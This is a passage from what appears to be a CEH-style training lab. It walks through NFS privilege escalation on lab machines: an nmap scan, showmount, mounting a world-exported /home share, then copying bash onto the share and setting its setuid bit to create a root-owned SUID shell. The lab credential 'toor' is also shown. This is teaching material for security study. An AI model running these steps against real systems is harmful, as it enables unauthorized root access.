
^G Help **^O** Write Out **^W** Where Is **^K** Cut **^T** Execute **^C** Location **M-U** Undo
^X Exit **^R** Read File **^V** Replace **^U** Paste **^J** Justify **^/** Go To Line **M-E** Redo

8. We must restart the nfs server to apply the configuration changes.

9. In the terminal, type **sudo /etc/init.d/nfs-kernel-server restart** and press **Enter** to restart NFS server.

Activities Terminal

May 18 00:37

A screenshot of a terminal window titled "Terminal" in the "Activities" dock. The window shows the command "sudo /etc/init.d/nfs-kernel-server restart" being run. The output indicates that the service is restarting via systemctl, specifically the "nfs-kernel-server.service". The status bar at the bottom shows the command entered.

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo /etc/init.d/nfs-kernel-server restart
Restarting nfs-kernel-server (via systemctl): nfs-kernel-server.service.
```

10. We have successfully configured the NFS server in the victim machine.

11. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and launch a terminal window.

12. In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan.

The screenshot shows a terminal window titled "Parrot Terminal" with the command \$nmap -sV 10.10.1.9 entered. The output of the scan is displayed, showing that port 2049/tcp is open and running the nfs_acl service. Other ports 22/tcp (ssh) and 80/tcp (http) are also open. The terminal prompt ends with a dollar sign (\$).

```
[attacker@parrot]~$ nmap -sV 10.10.1.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-18 00:38 EDT
Nmap scan report for 10.10.1.9
Host is up (0.042s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
[attacker@parrot]~$
```

13. We can see that the port **2049** is open and nfs service is running on it.

14. In the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

Note: In the [sudo] password for attacker field, type **toor** as a password and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" running on the Parrot OS desktop environment. The terminal window has a dark background with green text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar says "Parrot Terminal". The terminal content shows the command \$ sudo apt-get install nfs-common being run, followed by the output of the package manager. It lists dependencies like libnfsidmap2 and rpcbind, suggests open-iscsi and watchdog, and shows the download and unpacking of files from mirrors.clarkson.edu and mirror.0xem.ma. The terminal ends with a prompt asking if the user wants to continue.

```
[attacker@parrot] ~
$ sudo apt-get install nfs-common
[sudo] password for attacker:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnfsidmap2 rpcbind
Suggested packages:
  open-iscsi watchdog
The following NEW packages will be installed:
  libnfsidmap2 nfs-common rpcbind
0 upgraded, 3 newly installed, 0 to remove and 396 not upgraded.
Need to get 316 kB of archives.
After this operation, 1,064 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 https://mirror.clarkson.edu/parrot/rolling/main amd64 rpcbind amd64 1.2.5-9 [51.4 kB]
Get:2 https://mirror.0xem.ma/parrot/ rolling/main amd64 libnfsidmap2 amd64 0.25-6 [32.6 kB]
Get:3 https://mirror.clarkson.edu/parrot/rolling/main amd64 nfs-common amd64 1:1.3.4-6 [232 kB]
Fetched 316 kB in 1s (318 kB/s)
Selecting previously unselected package rpcbind.
(Reading database ... 477138 files and directories currently installed.)
Preparing to unpack .../rpcbind_1.2.5-9_amd64.deb ...
Unpacking rpcbind (1.2.5-9) ...
Selecting previously unselected package libnfsidmap2:amd64.
Preparing to unpack .../libnfsidmap2_0.25-6_amd64.deb ...
Unpacking libnfsidmap2:amd64 (0.25-6) ...
Selecting previously unselected package nfs-common.
Preparing to unpack .../nfs-common_1%3al.3.4-6_amd64.deb ...
Unpacking nfs-common (1:1.3.4-6) ...

```

15. Now type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine.

Note: If you receive **clnt_create: RPC: Program not registered** error, switch to **Ubuntu** machine:

- o Restart the Ubuntu machine.
- o After reboot, restart the nfs services by typing **sudo /etc/init.d/nfs-kernel-server restart** in Ubuntu machine and press **Enter** in the terminal.
- o Switch to **Parrot Security** machine and run step 15 again.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays a series of log messages from the system's initramfs, detailing the configuration of NFS services. Key messages include:

- "rpcbind.service is a disabled or a static unit, not starting it."
- "Setting up libnfsidmap2:amd64 (0.25-6) ..."
- "Setting up nfs-common (1:1.3.4-6) ..."
- "Creating config file /etc/idmapd.conf with new version"
- "Adding system user `statd' (UID 138) ..."
- "Adding new user `statd' (UID 138) with group `nogroup' ..."
- "Not creating home directory `/var/lib/nfs'."
- "Created symlink /etc/systemd/system/multi-user.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target."
- "Created symlink /etc/systemd/system/remote-fs.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target."
- "nfs-utils.service is a disabled or a static unit, not starting it."
- "Use of uninitialized value \$service in hash element at /usr/sbin/update-rc.d line 26, <DATA> line 45."
- "update-rc.d: nfs-common is in our deadpool blacklist! YOU SHALL NOT PASS!"
- "insserv: warning: current start runlevel(s) (empty) of script `nfs-common' overrides LSB defaults (S)."
- "insserv: warning: current stop runlevel(s) (0 1 6 S) of script `nfs-common' overrides LSB defaults (0 1 6)."
- "Processing triggers for man-db (2.9.4-2) ..."
- "Processing triggers for libc-bin (2.31-13+deb11u2) ..."
- "Scanning application launchers"
- "Removing duplicate launchers or broken launchers"
- "Launchers are updated"


At the bottom of the terminal window, the user runs the command `$ showmount -e 10.10.1.9`. The output shows the export list for the target machine:

```
[attacker@parrot]~$ showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
```


16. We can see that the home directory is mountable.

17. Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.

18. Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.



19. Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder.



20. Type **sudo cp /bin/bash .** in the terminal and press **Enter**.

21. In the terminal, type **sudo chmod +s bash** and press **Enter**.

```
[attacker@parrot]~$ mkdir /tmp/nfs
[attacker@parrot]~$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
[attacker@parrot]~$ cd /tmp/nfs
[attacker@parrot]~/tmp/nfs$ sudo cp /bin/bash .
[attacker@parrot]~/tmp/nfs$ sudo chmod +s bash
[attacker@parrot]~/tmp/nfs$
```

22. Type **ls -la bash** and press **Enter**.

23. To get the amount of free disk available type **sudo df -h** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" running on a dark-themed desktop environment. The terminal window has a title bar with the title and a close button. The main area of the terminal displays a command-line session:

```
[attacker@parrot]~$ mkdir /tmp/nfs
[attacker@parrot]~$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
[attacker@parrot]~$ cd /tmp/nfs
[attacker@parrot]~/tmp/nfs$ sudo cp /bin/bash .
[attacker@parrot]~/tmp/nfs$ sudo chmod +s bash
[attacker@parrot]~/tmp/nfs$ ls -la bash
-rwsr-sr-x 1 root root 1234376 May 18 00:54 bash
[attacker@parrot]~/tmp/nfs$ sudo df -h
Filesystem      Size   Used  Avail Use% Mounted on
udev            3.9G    0     3.9G  0% /dev
tmpfs           795M  988K  794M  1% /run
/dev/sda1        80G   20G   60G  25% /
